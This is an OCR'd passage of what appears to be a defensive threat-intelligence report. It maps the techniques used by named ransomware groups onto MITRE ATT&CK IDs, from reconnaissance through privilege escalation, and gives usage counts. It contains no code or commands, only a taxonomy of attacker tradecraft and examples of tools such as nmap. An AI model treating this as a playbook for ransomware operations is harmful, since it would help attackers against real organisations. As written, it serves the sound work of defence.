
A System Information Discovery (T1082). Attackers use this strategy to exploit system information to execute ransomware or for the purpose of gathering information.


Q No. 5 strategy used by ransomware


A File and Directory Discovery (T1083). Attackers scan directories and files for encryption.


- **Statistics on ransomware strategies**






OS Credential Dumping 70
Input Capture 55
Unsecured Credentials 28
Credentials from Password Stores 25
Brute Force 21
Multi-Factor Authentication Interception 4
Forced Authentication 4
Steal or Forge Kerberos Tickets 4
Network Sniffing 3
Steal Web Session Cookie 3
Adversary-in-the-Middle 3
Modify Authentication Process 1
Exploitation for Credential Access 1
System Information Discovery 135
File and Directory Discovery 131
Software Discovery 127
Process Discovery 108
Network Share Discovery 63
Query Registry 50
Remote System Discovery 48
Account Discovery 42
Peripheral Device Discovery 40
System Network Configuration Discovery 38
System Service Discovery 37
Application Window Discovery 36
System Owner/User Discovery 32
System Location Discovery 26
Permission Groups Discovery 23
Network Service Discovery 21
System Network Connections Discovery 17
System Time Discovery 15
Domain Trust Discovery 13
Browser Information Discovery 2
Group Policy Discovery 1
● Credential Access
● Discovery


Remote Services 71
Lateral Tool Transfer 17
Taint Shared Content 17
Exploitation of Remote Services 11
Use Alternate Authentication Material 11
Remote Service Session Hijacking 6
Internal Spearphishing 2
Data from Local System 48
Archive Collected Data 46
Data Staged 20
Browser Session Hijacking 16
Screen Capture 15
Email Collection 14
Clipboard Data 13
Automated Collection 13
Data from Network Shared Drive 13
Data from Information Repositories 9
Data from Cloud Storage 6
Audio Capture 4
Video Capture 2
Application Layer Protocol 114
Proxy 71
Ingress Tool Transfer 52
Encrypted Channel 38
Non-Application Layer Protocol 36
Remote Access Software 16
Web Service 14
Non-Standard Port 11
Data Obfuscation 9
Protocol Tunneling 8
Data Encoding 5
Dynamic Resolution 5
Multi-Stage Channels 2
Fallback Channels 2
● Lateral Movement
● Collection
● Command and Control


Exfiltration Over Web Service
31
Exfiltration Over C2 Channel
29
Exfiltration Over Alternative Protocol
16
Automated Exfiltration
7
Transfer Data to Cloud Account
7
Data Transfer Size Limits
4
Exfiltration Over Other Network Medium
2
Scheduled Transfer
2
Data Encrypted for Impact
150
Inhibit System Recovery
85
Service Stop
60
Data Destruction
22
Defacement
14
System Shutdown/Reboot
11
Account Access Removal
9
Resource Hijacking
7
Endpoint Denial of Service
7
Network Denial of Service
6
Financial Theft
4
Disk Wipe
4
Data Manipulation
2
Exfiltration
Impact


5. Step-by-step ransomware strategies

By analyzing step-by-step ransomware strategies, it is possible to understand the various approaches and attack tactics used by ransomware groups and identify risk factors in specific attack paths. For example, by understanding the strategies commonly used in each stage, such as phishing techniques in the initial access stage and access token cloning in the privilege escalation stage, an appropriate response plan for the environment can be developed.

Many groups use the same or similar strategies during the attack phases, which include the initial access phase, execution phase, detection evasion phase, exploration phase, and influence phase. Therefore, analyzing the main step-by-step strategies of the entire group, not just the strategies of a specific group, will provide an understanding of the attack elements and flow of the ransomware. Stay safe from by recognizing and preparing for the main attack methods used by ransomware.

Strategy	Description
Reconnaissance	Collect key information about the target's infrastructure or that can be used for an attack.
Resource Development	Acquire various resources that can be used for attacks, evasion of tracking, etc.
Initial Access	Penetrate the target's network.
Execution	Perform an attack by executing malware.
Persistence	Continue to run and maintain malware on the system.
Privilege Escalation	Acquire higher level privileges, such as administrator or system privileges, on a system or software.
Defense Evasion	Evade detection or bypass defenses of various security devices or solutions.
Credential Access	Steal credentials from systems or accounts.
Discovery	Discover information about the system and network.
Lateral Movement	Move within the network.
Collection	Collect critical data.
Command and Control	Establish communication to control the system.
Exfiltration	Leak data to the outside.
Impact	Affect the system, such as by manipulating or destroying the system and data.

Reconnaissance



Active Scanning (T1595)

- Attackers investigate the infrastructure using network scanning to observe traffic.
- Ex>host, nslookup, dnsenum, fping, nmap, etc.

  > 8Base, Toufan, Avaddon, Karakurt, Rhysida, Shadow

  - Scanning IP Blocks (T1595.001)

    > Hive, RobinHood

  - Vulnerability Scanning (T1595.002)

    > BianLian, Hive, Nefilim, BlackByte

  - Wordlist Scanning (T1595.003)

Phishing for Information (T1598)

- Phishing is used to collect information about the target.
- Ex> Social engineering techniques, email, messaging, or other forms of communication

  > 8Base, BlackCat (Alphv), RansomExx, BlackByte, Rhysida, Unsafe

  - Spearhishing Service (T1598.001)
  - Spearphishing Attachment (T1598.002)

    > Daixin

  - Spearphishing Link (T1598.003)
  - Spearphishing Voice (T1598.004)


Gather Victim Org Information (T1591)

- Other relevant information is collected, such as the target's organizational structure, personnel and technology.
- Ex> SNS, website search, etc.

  > Conti, Karakurt, Trigona

  - Determine Physical Locations (T1591.001)
  - Business Relationships (T1591.002)
  - Identify Business Tempo (T1591.003)
  - Identify Roles (T1591.004)

Resource Development



Acquire Infrastructure (T1583)

- The infrastructure required to attack the target and to evade tracking is acquired.
- Ex> Physical or cloud server, domain and web service, etc.

  > 8Base, Maze, RansomExx, Toufan, Conti, Karakurt, Rhysida, Shadow, Trigona, Unsafe

  - Domains (T1583.001)
  - DNS Server (T1583.002)

    > RansomExx, Unsafe

  - Virtual Private Server (T1583.003)

    > Snatch

  - Server (T1583.004)

    > RansomHouse

- Botnet (T1583.005)

  > RansomExx, Snatch, Unsafe

- Web Service (T1583.006)

  > Hive

- Serverless (T1583.007)

- Malvertising (T1583.008)

Obtain Capabilities (T1588)

- Instead of developing the necessary functions themselves, attackers purchase, download, or steal the functions.

- Ex> Malware, software, licenses, exploits, certificates, vulnerability information, etc.

  > Bloody, Maze, RansomExx, Conti, Trigona, Unsafe

  - Malware (T1588.001)

    > RansomHouse, Hades, ZeroTolerance

  - Tool (T1588.002)

    > Lorenz, MosesStaff

  - Code Signing Certificates (T1588.003)

  - Digital Certificates (T1588.004)

    > Unsafe

  - Exploits (T1588.005)

    > Bloody

  - Vulnerabilities (T1588.006)

    > Bloody

  - Artificial Intelligence (T1588.007)

Develop Capabilities (T1587)

- Attackers develop the necessary functions on their own.
- Ex> Ransomware, information leak tools, mailing toolkits for spear phishing, etc.

> 8Base, Maze, Conti, Karakurt, MosesStaff, Rhysida, Shadow, Trigona

  - Malware (T1587.001)


    > BianLian

  - Code Signing Certificates (T1587.002)
  - Digital Certificates (T1587.003)

    > Sabbath

  - Exploits (T1587.004)

Initial Access



Phishing (T1566)

- Social engineering techniques are used to trick the target and take over their account, or deceiving the user to gain access to the system.
- Ex> Emails containing malicious attachments or links, sending messages using SNS, accessing the system using falsified identities, etc.

> LockBit, Daixin, BianLian, BlackCat (Alphv), Hades, Maze, Karma, RansomExx, ViceSociety, AvosLocker, Hive, Akira, BlackSuit, Cuba, Atomsilo, MedusaLocker, Medusa, Play, Snatch, 0xFFF, BlackMatter, Abyss, CrossLock, Conti, DarkSide, HelloKitty, Karakurt, Knight, MindWare, MosesStaff, Rhysida, Shadow, Stormous, SunCrypt, Synack, SenSayQ, Trigona, Trinity, Unsafe, X001xs, CyberVolk

  - Spearphishing Attachment (T1566.001)

    > 8Base, BianLian, Clop, Royal, Hive, Revil, Akira, BlackSuit, BlackBasta, MedusaLocker, 3AM, Avaddon, Karakurt, SolidBit, SpaceBears, Sparta, Trisec, Vfokx, Yanluowang, ZeroTolerance

- Spearphishing Link (T1566.002)

  > Mallox, BianLian, Royal, Akira, BlackSuit, Synapse

- Spearphishing via Service (T1566.003)
- Spearphishing Voice (T1566.004)

Valid Accounts (T1078)

- Obtain credentials for existing accounts and infiltrate the system.
- Ex> Normal accounts leaked through phishing or information-stealing malware, accounts obtained through brute force attacks, account information purchased through the dark web, etc.

  > LockBit, Mallox, Daixin, BianLian, BlackCat (Alphv), Hades, Clop, Maze, RansomExx, ViceSociety, AvosLocker, Hive, Akira, IntelBroker, BlackSuit, Cuba, BlackBasta, Cheers, MedusaLocker, Medusa, Play, Snatch, ProLock, BlackMatter, Conti, Karakurt, Lapsus$, Synapse, RansomCartel, Rhysida, Shadow, SpaceBears, Sparta, Spook, SunCrypt, Synack, SenSayQ, Trigona, Trinity, Unsafe, Vfokx, Yanluowang, Zeon

  - Default Accounts (T1078.001)

    > LockBit

  - Domain Accounts (T1078.002)

    > RansomHouse, Lv, Royal, Akira, Qilin, BlackSuit, MedusaLocker, Snatch, BlackByte, Groove, Lapsus$

  - Local Accounts (T1078.003)

    > Cuba, BlackByte, Lapsus$, Vfokx

  - Cloud Accounts (T1078.004)


    > RansomExx, Lapsus$

Exploit Public-Facing Applications (T1190)

- Exploit vulnerabilities in accessible systems to penetrate the system.
- Ex> Unpatched vulnerable systems, systems using applications with vulnerabilities that have been discovered, etc.

> LockBit, Mallox, Daixin, BianLian, RansomHouse, BlackCat (Alphv), Clop, Bloody, Nokoyawa, Karma, Lv, RansomExx, Royal, ViceSociety, AvosLocker, Hive, Akira, IntelBroker, BlackSuit, Cuba, HolyGhost, Pay2Key, Lorenz, Cheers, Play, Cerber, BlackByte, Avaddon, Cactus, Conti, Ech0raix, Groove, Karakurt, Knight, Lapsus$, MosesStaff, Prometheus, Rhysida, Shadow, Trigona, Trisec, Unsafe, Zeon

Execution


Execution(337)
Command and Scripting Interpreter(205)
Shared Modules(76)
Windows Management Instrumentation(56)

Command and Scripting Interpreter (T1059)

- The attacker executes the desired function through commands, scripts, etc., that exist in the system.
- Ex> PowerShell, Windows cmd, Visual Basic, Python, Shell, etc.

  > LockBit, 8Base, BianLian, RansomHouse, BlackCat (Alphv), Hades, Clop, IceFire, Bloody, Maze, Nokoyawa, Karma, RansomExx, AvosLocker, BlackShadow, Hive, Hunters, Akira, Qilin, ChileLocker, BlackSuit, DarkBit, Nefilim, Nemty, Inc, Pandora, Pay2Key, Rook, Lorenz, BlackBasta, Play, NoName, Snatch, Underground, Cloak, 0xFFF, 3AM, Lambda, BlackOut, Abyss, Astro, Avaddon, Babuk, BabyDuck, Embargo, CrossLock, CryLock, CryptBB, Risen, IkaruzRedTeam, Conti, CyClops, DarkAngels, DarkPower, DarkRace, Diavol, Donex, DoppelPaymer, DragonForce, Ech0raix, Exorcist, FSociety, Groove, Haron, HelloKitty, Karakurt, Knight, BrainCipher, ElDorado, Fog, LostTrust, MetaEncryptor, GoodDay, Midas, MoneyMessage, MosesStaff, MountLocker, NetWalker, Nevada, Synapse, Prometheus, Quantum, RaGroup, Rancoz, RansomHub, Relic, Rhysida, Shadow, Spook, Stormous, Sugar, SunCrypt, Synack, SenSayQ, Lynx, NullBulge, Trigona, Trinity, Unsafe, XingLocker, Xinof, X001xs, Yanluowang, Zeon

  - PowerShell (T1059.001)
  - AppleScript (T1059.002)

    > RansomExx, Akira, Snatch

  - Windows Command Shell (T1059.003)

    > LockBit, Mallox, BianLian, BlackCat (Alphv), Hades, Clop, Bloody, Maze, Lv, RansomExx, ViceSociety, Hive, Revil, Akira, ChileLocker, BlackSuit, Cuba, HolyGhost, Nemty, RagnarLocker, Atomsilo, BlackBasta, Medusa, Snatch, Everest, Underground, Babuk, Cactus, DarkRace, Donex, Exorcist, Lapsus$, Synapse, Quantum, RansomCartel,

> RansomHub, Rhysida, RobinHood, Trigona, Trisec, Unsafe

- Unix Shell (T1059.004)

  > RansomHouse, RansomExx, Cheers, Cerber, Lapsus$, RobinHood

- Visual Basic (T1059.005)

  > RansomExx, Revil, Snatch

- Python (T1059.006)

  > GhostSec, RansomExx, Snatch, Unsafe, Zeon

- JavaScript (T1059.007)

  > RansomExx, Snatch, Avaddon, Unsafe

- Network Device CLI (T1059.008)
- Cloud API (T1059.009)
- AutoHotKey & AutoIT (T1059.010)

Shared Modules (T1129)

- Attacks are performed using modular tools such as DLLs, open source software, or penetration testing tools.
- Ex> Metasploit, Cobalt Strike, Empire, open source attack/penetration testing tools, self-developed tools, etc.


  > LockBit, 8Base, IceFire, Karma, RansomExx, BlackShadow, Hive, Hunters, Qilin, BlackSuit, Cuba, Nemty, NightSky, Inc, Pandora, RagnarLocker, Atomsilo, Lorenz, BlackBasta, NoName, Snatch, Underground, Cloak, Lambda, BlackOut, Abyss, Ako, Babuk, BabyDuck, BlueSky, Cactus, CryLock, CryptBB, IkaruzRedTeam, DarkAngels, DarkPower, DarkRace, DarkSide, Diavol, Donex, DoppelPaymer, Exorcist, FSociety, HelloKitty, Knight, Fog, LostTrust, Meow, MetaEncryptor, GoodDay, MoneyMessage, MyDecryptor, Nevada, Synapse, PayloadBin, RRansom, RaGroup, Ragnarok, Rancoz, Rhysida, RobinHood, Shadow, Stormous, Sugar, SunCrypt, Synack, Lynx, Trinity, Unsafe, Xinof, Yanluowang, Zeon, RTMLocker, CyberVolk

Windows Management Instrumentation (T1047)

- Malicious commands and payloads are executed using third-party tools that can interact with WMI.
- Ex> PowerShell, wmic.exe, WSH language (VBS, JScript), winrm.exe, etc.

> LockBit, BianLian, BlackCat (Alphv), Maze, RansomExx, ViceSociety, BlackShadow, Hive, Hunters, Revil, Akira, ChileLocker, BlackSuit, Nemty, Lorenz, BlackBasta, Cheers, Ranion, MedusaLocker, Medusa, Play, ProLock, Lambda, BlackMatter, Abyss, Avaddon, Cactus, CryptNet, IkaruzRedTeam, Conti, DarkPower, DarkRace, Donex, Haron, HelloKitty, ElDorado, LostTrust, MoneyMessage, MountLocker, Synapse, NoEscape, Prometheus, Quantum, RansomHub, Relic, Spook, Sugar, SunCrypt, Trisec, Trinity, XingLocker, Xinof, Zeon, RTMLocker

Persistence


Persistence(222)
Boot or Logon Autostart Execution(98)
Create or Modify System Process(72)
Scheduled Task/Job(52)

Boot or Logon Autostart Execution (T1547)

- Programs are run automatically to maintain persistence when the system boots or is logged on.
- Ex> Windows registry registration, task scheduler, etc.

> LockBit, 8Base, Monti, BlackCat (Alphv), Clop, IceFire, RansomExx, AvosLocker, BlackShadow, Hive, Hunters, DarkBit, Nemty, MedusaLocker, Medusa, Play, Cerber, BlackOut, CrossLock, Conti, DarkSide, Karakurt, Knight, Synapse, Rhysida, Shadow, Stormous, Trigona, Unsafe, Zeon

  - Registry Run Keys / Startup Folder (T1547.001)

    > LockBit, Mallox, 8Base, BianLian, Maze, Karma, Lv, RansomExx, ViceSociety, Hunters, Qilin, ChileLocker, BlackSuit, DarkBit, NightSky, Pandora, RagnarLocker, Atomsilo, Lorenz, Ranion, Snatch, WarlockDarkArmy, BlackMatter, BlackOut, Ako, Avaddon, Babuk, Embargo, CryLock, IkaruzRedTeam, DarkAngels, Diavol, HelloKitty, Lilith, Moisha, NetWalker, Nevada, Onyx, Prometheus, Pysa, RaGroup, RansomCartel, Rhysida, RobinHood, SolidBit, Spook, Stormous, Trigona, Xinof, Zeon, RTMLocker

  - Authentication Package (T1547.002)
  - Time Providers (T1547.003)

- Winlogon Helper DLL (T1547.004)

  > LockBit, Spook

- Security Support Provider (T1547.005)
- Kernel Modules and Extensions (T1547.006)

  > IceFire, RansomExx, Avaddon, Unsafe

- Re-opened Applications (T1547.007)
- LSASS Driver (T1547.008)

  > DoppelPaymer

- Shortcut Modification (T1547.009)

  > LockBit, Mallox, BianLian, Nemty, BlackOut, IkaruzRedTeam, DoppelPaymer, Prometheus

- Port Monitors (T1547.010)
- Print Processors (T1547.011)
- XDG Autostart Entries (T1547.012)
- Active Setup (T1547.013)
- Login Items (T1547.014)

  > LockBit

Create or Modify System Processes (T1543)

- To maintain persistence, system processes are created or modified so that they can be maintained with system privileges.
- Ex> Service registration, Systemd registration, Daemon registration, etc.

  > LockBit, Hades, IceFire, Nokoyawa, BlackShadow, Hive, Nemty, BlackByte, Risen, IkaruzRedTeam, Conti, DragonForce, Karakurt, Knight, BrainCispher, Shadow, SunCrypt, Trigona, Zeon

  - Launch Agent (T1543.001)
  - Systemd Service (T1543.002)

    > IceFire, Ech0raix

- Windows Service (T1543.003)

  > LockBit, BlackCat (Alphv), Hades, Clop, Karma, ViceSociety, Hive, Hunters, Qilin, ChileLocker, BlackSuit, Cuba, Nemty, RagnarLocker, BlackBasta, Everest, Underground, 3AM, Lambda, Abyss, Astro, Babuk, BabyDuck, Risen, IkaruzRedTeam, DagonLocker, DarkAngels, DarkRace, DarkSide, Donex, DoppelPaymer, DragonForce, Grief, Haron, Knight, BrainCipher, Fog, LostTrust, MoneyMessage, MountLocker, Nevada, Synapse, NoEscape, Prometheus, Quantum, RaGroup, Ranzy, Lynx, Zeon, RTMLocker

- Launch Daemon (T1543.004)

- Container Service (T1543.005)

Scheduled Tasks/Jobs (T1053)

- To maintain persistence, work scheduling is used to run programs at system startup or scheduled times.

- Ex> Scheduler registration, systemd.timer, etc.

  > LockBit, 8Base, GhostSec, BlackCat (Alphv), IceFire, Maze, Karma, RansomExx, ViceSociety, BlackShadow, Hive, Qilin, Nemty, Pay2Key, Snatch, WarlockDarkArmy, 3AM, ProLock, Cactus, CrossLock, CryptNet, Risen, Conti, Haron, Karakurt, NetWalker, Prometheus, Shadow, Unsafe, XingLocker, Xinof

  - At (T1053.001)

  - Cron (T1053.002)

    > LockBit


  - Scheduled Tasks (T1053.003)

  - Systemd Timers (T1053.004)

  - Container Orchestration Job (T1053.005)

    > LockBit, BianLian, BlackCat (Alphv), Maze, ViceSociety, BlackShadow, Hive, Akira, Qilin, Nemty, Lorenz, BlackByte, Lambda, Cactus, DarkRace, Donex, Haron, Prometheus, Quantum

Privilege Escalation


Privilege Escalation(86)
Access Token Manipulation(42)
Abuse Elevation Control Mechanism(27)
Exploitation for Privilege Escalation(17)

Access Token Manipulation (T1134)

- The access token is used to determine the ownership of a running process, then the token is manipulated to obtain elevated privileges by copying it and creating a new process.
- Ex> Token stealing, copying, insertion, replacement, etc.

  > LockBit, BlackCat (Alphv), BlackShadow, Hive, Hunters, BlackSuit, Cuba, Pandora, Rook, BlackByte, BlackOut, Astro, Babuk, IkaruzRedTeam, DagonLocker, DoppelPaymer, Exorcist, LostTrust, MetaEncryptor, MoneyMessage, MountLocker, Quantum, Shadow, SunCrypt, Lynx, Trinity, XingLocker, Yanluowang

  - Token Impersonation/Theft (T1134.001)

    > LockBit, 8Base, RansomExx, Hive, Hunters, Revil, HolyGhost, BlackMatter, DagonLocker, Synapse, Unsafe

  - Create Processes with Tokens (T1134.002)

    > BlackCat (Alphv), Revil

  - Make and Impersonate Tokens (T1134.003)
  - Parent PID Spoofing (T1134.004)

    > LockBit

  - SID-History Injection (T1134.005)

Abuse Elevation Control Mechanism (T1548)

- Higher levels of privilege are obtained by bypassing mechanisms that control privilege escalation to perform malicious actions.
- Ex> Bypassing user account control, requesting credentials from users, etc.

  > LockBit, RansomExx, BlackSuit, Pandora, Rook, Embargo, Risen, Conti, Donex, ElDorado, Shadow, Stormous, Unsafe, CyberVolk

  - Setuid and Setgid (T1548.001)

- ○ Bypass User Account Control (T1548.002)

  > BlackCat (Alphv), BlackSuit, Ranion, MedusaLocker, Medusa, 3AM, BlackMatter, Avaddon, CrossLock, Risen, Rhysida

